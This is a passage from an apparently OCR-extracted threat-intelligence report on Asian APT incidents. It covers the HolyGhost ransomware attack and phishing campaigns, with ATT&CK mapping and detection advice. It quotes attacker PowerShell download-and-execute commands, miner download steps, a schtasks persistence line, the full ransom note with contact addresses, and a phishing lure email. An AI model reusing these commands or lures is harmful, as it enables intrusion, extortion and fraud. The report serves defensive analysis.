_PowerShell.exe -nop -c IEX ((new-object net.webclient).downloadstring('http://DOMAIN_NAME/
vmware/horizon/r347876.php?p=DOMAIN_NAME'))_

[Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls';(New-Object Net.WebClient).
DownloadFile('DOMAIN_NAME','C:\ProgramData\pscp.exe')
```

Resource Hijacking T1496

Exploitation of the vulnerability in VMware Horizon allowed the attackers to install the XMRIG cryptocurrency miner to a system.


```
PowerShell -Command [Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls'; $wc = New-Object System.Net.WebClient; $wc.DownloadFile('DOMAIN_NAME', 'C:\Windows\system32\config\systemprofile\xmrig.zip')

PowerShell -Command Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Windows\system32\config\systemprofile\xmrig.zip', 'C:\Windows\system32\config\systemprofile\mimu6')
```

Data Encrypted for Impact T1486

HolyGhost was used to encrypt user data. This malware was written in Go and contains functions for detecting execution within a virtual environment, disabling user shares, and creating and deleting the service that is used to run this malware. HolyGhost can create scheduled tasks on machines in the network for the purpose of encrypting other machines. The public key used for encryption is obtained from the C2 server over HTTP.

In this incident, the attackers used port 8888, which is a non-standard port for HTTP (Non-Standard Port T1571): http://IP:8888


Figure 28 List of functions



```
os_exec__ptr_ExitError_String
type__eq_os_exec_Error
os_exec_ExitError_String
HolyLocker_communication_New
HolyLocker_communication__ptr_Client_GetPr
HolyLocker_communication__ptr_Client_Do
HolyLocker_communication__ptr_Client_SendEncrypted
HolyLocker_communication__ptr_Client_SendFinishReq
HolyLocker_communication__ptr_Client_AddNewKeyPa
HolyLocker_communication__ptr_Client_AddNewKeyPa
main_init_0
main_IsAdmin
main_DeleteSchTask
main_DisableNetworkDevice
main_encryptString
main_decryptString
main_cryptAVPass
main_SelfDelete
main_main
main_encryptFiles
main_encryptFiles_func2
main_encryptFiles_func2_dwrap_1
main_encryptFiles_func1_1
main_encryptFiles_func1
main_encryptFiles_func1_dwrap_2
```

User files are encrypted using the AES algorithm.

Figure 29 Function for obtaining a key




```
loc_615B74:
mov     rdx, cs:main_Password
mov     r9, cs:main_Username
mov     rsi, cs:main_IntranetURL
mov     r11, cs:main_ServerBaseURL
mov     r12, cs:qword_8651C8
mov     r10, cs:qword_8651F8
mov     r8, cs:qword_8651B8
mov     r13, cs:qword_8651E8
mov     [rsp+0C0h+var_C0], rdx ; _ptr_log_Logger
mov     [rsp+0C0h+var_B8.ptr], r12 ; string
mov     rcx, rax
mov     rdi, rbx
mov     rax, r11
mov     rbx, r13
call    HolyLocker_communication_New
cmp     cs:runtime_writeBarrier, 0
```

Starting a service:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Figure 30 Instructions for decrypting files: FOR_DECRYPT.html



```
html>
<head>
<style>
img {
  display: block;
  margin-left: auto;
  margin-right: auto;
}
h1 {
        text-align:center;
}
p {
        text-align:center;
}

</style>

<img src="https://cloud1.usaupload.com/cache/plugins/filepreviewer/374400/e13cb2db4180993642e2a5b800ec86206e0a0a4885349964868ad20c14f04ceb/1100x800_cropped.jpg" alt="H0lyGh0st" style="width:20%;">
</head>
<body>
<h1>Please Read this text to decrypt all files encrypted.</h1>
<p>Don't worry, you can return all of your files immediately if you pay.</p>
<p>If you want to restore all of your files, Send mail to <b>edwardgreen0228@outlook.com</b>
<p>Or install tor browser and contact us with your computername (If only your pc needs decrypt) or <b>company name</b>(If all of pcs in your company are encrypted).</p>
<p>Our site : <b><a href="http://mail2torjgmxgexntbrmhvgluavhj7ouul5yar6ylbvjkxwqf6ixkwyd.onion">H0lyGh0stWebsite</a></b></p>

<h1>Our Service</h1>
<p>After you pay, We will send unlocker with decryption key</p>

<h1>Attention!</h1>
<p><b>1. Do not rename encrypted files.</b></p>
<p><b>2. Do not try to decrypt your data using third party software, it may cause permanent data loss.</b></p>
<p><b>3. Decryption of your files with the help of third parties may cause increase price.</b></p>
<p><b>4. Antivirus may block our unlocker, So disable antivirus first and execute unlocker with decryption key.</b></p>
<h1>If you don't reply in 3 days, all of your data will be published on social media or will be sold.</h1>
<h1>And it may cause increase price.</h1>
</body>
</html>
```

All encrypted files are saved with this name format: <name in Base64>.h0lyenc


Summary

Aside from the fact that the APT group Dark Seoul used HolyGhost ransomware in the analyzed attack, the group employed standard techniques. The attackers' successful use of these techniques to achieve their goals may indicate that the group chooses its victims based on the level of security of their infrastructure.

Download techniques in JSON format for MITRE Navigator:

Learn more

Figure 31 Threat Landscape page interface in TIP



TTPs&MITRE

□ SIGMA (Si) □ Yara (Y) □ Suricata (Su)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command and Control	Exfiltration	Impact
Exploit Public-Facing Application	Command and Scripting Interpreter (2)	Account Manipulation (1)	Scheduled Task/ Job (1)	Impair Defenses (1)	OS Credential Dumping (1)	Network Service Discovery	Remote Services (2)	Ingress Tool Transfer	Exfiltration Over C2 Channel	Data Encrypted for Impact
Valid Accounts (1)	Scheduled Task/ Job (1)	Scheduled Task/ Job (1)	Valid Accounts (1)	Indicator Removal (1)		Remote System Discovery				Resource Hijacking
	System Services (1)	Valid Accounts (1)		Masquerading (0)		System Information Discovery				
				Obfuscated Files or Information (0)		System Network Configuration Discovery (0)				
				Valid Accounts (1)						

Summary of the examined incidents


After studying the first part of the report titled "Incidents with Asian APTs in different parts of the world," several conclusions can be drawn. Firstly, the victims of these attacks are spread worldwide, making it challenging to pinpoint any specific region that is more frequently targeted. This suggests that the attackers utilize the same tactics in different parts of the world, indicating their ability to employ a uniform arsenal for various victims.

An important characteristic of these attackers is their utilization of a combination of techniques, namely Create or Modify System Process: Windows technique Service T1543.003, along with Hijack Execution Flow: DLL Side-Loading T1574.002. This combination seems to be a signature move for Asian groups.

The primary objective of these Asian groups is cyber espionage, where they gather sensitive data and then exfiltrate it to legitimate cloud services or external resources. However, rare scenarios, as described in incident No. 5, deviate from this norm.

The following statistics detail the detected Tactics, Techniques, and Procedures (TTPs) in the incidents studied. In the subsequent part of the report, titled "Technical Details," we will examine the most commonly employed techniques by Asian APT groups, as identified from various incidents worldwide.

Top 20 techniques used in reported incidents



System Network Configuration Discovery	5
Masquerading	4
OS Credential Dumping	4
Remote System Discovery	4
System Information Discovery	4
System Network Connections Discovery	4
Ingress Tool Transfer	4
Command and Scripting Interpreter	3
Scheduled Task/Job	3
System Services	3
Create or Modify System Process	3
Event Triggered Execution	3
Hijack Execution Flow	3
Indicator Removal	3
Archive Collected Data	3
Exfiltration Over C2 Channel	3
Remote Services	3

Technical details

This section provides a detailed technical description of most TTPs that we detected from Asian APT groups. Each described technique consists of the following subsections:

Basic description

Description of technique implementation.

Examples of procedures

Examples of detected uses of the technique by Asian APT groups.

Detection

Approaches employed to detect the technique, as well as the EventIDs of events in various monitoring agents that can be used for detection.

Example:

Event source	Log	Event ID
Windows	System	7045
Windows	Security	4688
Sysmon	Sysmon	1, 13

SIGMA rules

List of SIGMA rules related to this technique. The actual SIGMA rules can be found in the SIGMA section.

- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Shell Creation by Critical Windows Process

Initial Access TA0001

Exploit Public-Facing Application T1190

Basic description

The technique known as Exploit Public-Facing Application T1190 (exploitation of vulnerabilities in publicly available applications) involves attackers' attempts to exploit vulnerabilities in applications that are accessible over the internet. These applications may include websites, web services, and other applications that are accessible via open ports and protocols.

APT actors may use various tools to search for vulnerabilities in publicly available applications, including vulnerability scanners, which are specialized programs that automatically search for vulnerabilities. They can also manually check applications for vulnerabilities.

When a vulnerability is detected, attackers may exploit it to perform various actions, including hacking the system, stealing sensitive data, and installing malicious programs.

For example, they may exploit a vulnerability in a web application to perform SQL injections, which will allow them to access a database and steal confidential data. They may also exploit vulnerabilities in web servers to remotely execute code and install malware on a server.

Vulnerabilities are most often found in web applications, mail services, remote administration tools, and similar types of resources.

Examples of procedures

In addition to phishing, Asian APT groups often exploit vulnerabilities to gain initial access to the systems of their victims.

By analyzing the exploitation of vulnerabilities using network sensors, we discovered that Asian APT groups are attempting to exploit most of the known vulnerabilities, including those already known for a while as well as recently detected vulnerabilities.

Microsoft Exchange Server vulnerabilities being exploited:

- CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 (ProxyShell)
- CVE-2021-26857, CVE-2021-26855, CVE-2021-26858, CVE-2021-27065 (ProxyLogon)
- CVE-2022-41040, CVE-2022-41082 (Proxynotshell)

Web application vulnerabilities being exploited:

- CVE-2022-34305 (Apache TomCat)
- CVE-2021-44228 (Apache Log4j), CVE-2022-22965, CVE-2022-22963 (Spring4shell)
- CVE-2020-17530, CVE-2021-31805 (Apache Struts)
- VMware Horizon
- CVE-2021-26084, CVE-2022-26138 (Atlassian Confluence server and data center)
- GitLab CE/EE
- CVE-2019-19781 (Citrix ADC)
- CVE-2020-2551 (Oracle WebLogic Server)

Network vulnerabilities being exploited:

- CVE-2019-0708 (BlueKeep)
- CVE-2017-0144 (EternalBlue)

We have listed only a few of them here. In addition to vulnerability exploits, a large number of brute-force attacks on network services were also detected.

For example, while investigating an attack on an Argentinian company, our GERT team found that the APT group known as Dark Seoul exploited the CVE-2021-44228 (Log4Shell) vulnerability in a VMware Horizon server. Exploitation of this vulnerability provides the capability to remotely execute code on a server.

Another GERT investigation related to an Asian group revealed an exploit of the CVE-2021-26855 ProxyLogon vulnerability. The ProxyLogon exploit can allow an attacker to bypass the authentication mechanism in MS Exchange and pose as any user.

Researchers also describe cases when APT groups used zero-day vulnerabilities to attack organizations in Russia. One example is the group known as HAFNIUM.

Below are statistics from our network sensors on vulnerability exploitation from Asian IP addresses. We understand that many groups use various VPN/Proxy/VPS to conduct attacks and gain initial access. For example, the well-known APT group HAFNIUM uses American VPS in its attacks. Nonetheless, the presented statistics can still help illustrate the vulnerabilities that are exploited from Asian addresses:

CVE	Count
Exploit.CVE-2021-35394.UDP.C&C	77%
Exploit.CVE-2021-44228.TCP.C&C	6%
Exploit.CVE-2021-44228.HTTP.C&C	5%
Exploit.CVE-2020-2551.TCP.C&C	3%
Exploit.CVE-2019-16759.TCP.ServerRequest	2%
Exploit.CVE-2018-11776.HTTP.C&C	2%
Exploit.CVE-2017-18368.HTTP.C&C	2%
Exploit.CVE-2022-26134.HTTP.C&C	1%
Exploit.CVE-2019-0708.HTTP.C&C	1%
Exploit.CVE-2017-5638.HTTP.C&C	1%

Detection

This technique is difficult to detect because there is always a potential for exploitation of a zero-day vulnerability of a publicly accessible application. Also, the exploit is performed from the external host of the actor, and we are only able to detect artifacts of compromise after the attack has already occurred. Therefore, detection of this technique will rely on perimeter security tools such as IPS/IDS and FW/NGFW, and on WAF-type application security tools.

You can reduce the risks of this technique being exploited by performing regular updates of all frameworks, applications, and operating system components that are in use. You should also use network security tools and web firewalls, configure an audit of web components, implement network segmentation of the infrastructure, and perform regular security audits to verify that no unnecessary services or ports are accessible from the outside.

Phishing T1566

Basic description

Phishing T1566 is the MITRE ATT&CK classification for a technique that uses fraudulent emails, messages, or websites to deceive people into revealing sensitive information such as passwords, credit card details, or other personal information. This technique is aimed at exploiting the users' innatention to pressure them to perform certain actions that will benefit the threat actor.

Phishing attacks are usually conducted in a variety of different ways, including through email, instant messaging platforms, social networks, and even phone calls. Attackers often pretend to be from legitimate organizations, such as banks, service providers, or other well-known companies to gain the trust of their victims.

During a phishing attack,the victim is often persuaded to click malicious links or open malicious attachments, which could lead to several different outcomes. They may install malware on the victim's device, steal account credentials for logging in to a system, or redirect the victim to fraudulent websites where the victim will unwittingly enter sensitive information.

Phishing: Spearphishing Attachment T1566.001

Basic description

The Phishing T1566 technique in the MITRE ATT&CK Matrix involves attacks in which threat actors send emails or messages that deceive users into providing their account credentials or performing actions that may compromise the system or network. This technique uses social engineering, which is aimed at tricking a person into revealing sensitive information.


Examples of procedures

Example 1

Our experts from Kaspersky's ICS CERT detected a new campaign launched by the group known as DexCone that targets a multitude of state-owned companies in Russia, Ukraine, Belarus, and Armenia.

The attackers gained initial access through bulk phishing emails sent under the guisefrom government regulators. The malicious attachments in those emails were self-extracting archives containing an office document and a malicious executable file.


Figure 32 Contents of a self-extracting archive



```
Name
..
1.docx
2.exe
```

When the phishing attachment is run, a malicious MSI package is installed and this package creates a service for communicating with the C2 servers of the attackers.

Figure 33 Contents of a self-extracting archive



Reference information:

DexCone is an APT group that has been activeat least since 2018 and has engaged in phishing attacks targeting banks in various countries all over the world, including Russia, Kazakhstan, Ukraine, Mexico, and many others.

DexCone employed various social engineering techniques, including phishing emails that contained malicious attachments or links to fake websites. When a user reached this type of website and entered their account credentials, the attackers gained access to the user's bank account and were able to conduct financial transactions without the user's knowledge.

The DexCone group employed a variety of methods for bypassing security systems, including fake certificates and various encryption technologies. They also used proxy servers to conceal their real IP address and location.

Attacks by the DexCone group brought significant losses to banks and their customers, and this group became known as masters of phishing. Since 2021, experts from our Global Research and Analysis Team (GReAT) have detected use of the Pangolin* Trojan by attackers from ZexCone, which is the threat actor behind the groups known as ExCone and DexCone.

* **Pangolin** is a Trojan that was detected in 2019 and used for cyber-espionage and theft of sensitive information. It was aptly named after the mammal that is known for its ability to conceal itself from danger.

[7] **APT trends**

Learn more

Pangolin is spread through phishing emails and malicious websites that may be specially created for this purpose. When victims visit this type of website or open a malicious attachment in an email, Pangolin begins its dirty work by installing malware on the victim's computer and thereby gaining access to its sensitive information.


Pangolin has several functions that make it especially dangerous. It can capture data that is entered through the victim's keyboard, including usernames and passwords. It can also copy files, take screenshots, and intercept conversations in social networks. Pangolin can also install other malware to the victim's computer opening a path for additional attack vectors.

According to some data, Pangolin may be linked to the threat group known as APT27 (aka Emissary Panda), which specializes in cyber-espionage and cyberattacks targeting governments and companies in various countries throughout the world. However, this connection is not yet confirmed, and other groups may also use Pangolin in their attacks. In any case, the distribution model for this Trojan is still private, and in 2021 we observed the exclusive use of a new modified version by attackers from ZexCone.

Example 2

We also detected a phishing campaign that targeted various clients but used similar malicious attachments with identical functions. The attackers sent their victims archives containing malicious executable files whose names ended with PDF so that the victim would think it was a real document and open the file.

Figure 34 Phishing email



[redacted]

RE: payment made to your account today

To [redacted]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Payment Slip.zip
502 KB

Dear Sir / Ma

Kindly find attached wire transfer slip for payment made to your account today on behalf of our banking customer for which we are intermediary.

Your Customer placed transfer request to your account on Saturday 29th APRIL, 2023.

Payment is completed.

You are being submitted as your email was listed as contact details of the beneficiary.

Full details stated in attached.

If you have any questions, please don't hesitate to contact me.

Best regards.

After the malicious file named **paymentSlip.pdf.exe** was run on the victim's computer, several files were saved to shared directories. Then the attackers ran PowerShell and added these files to the MS Windows Defender exclusions list.

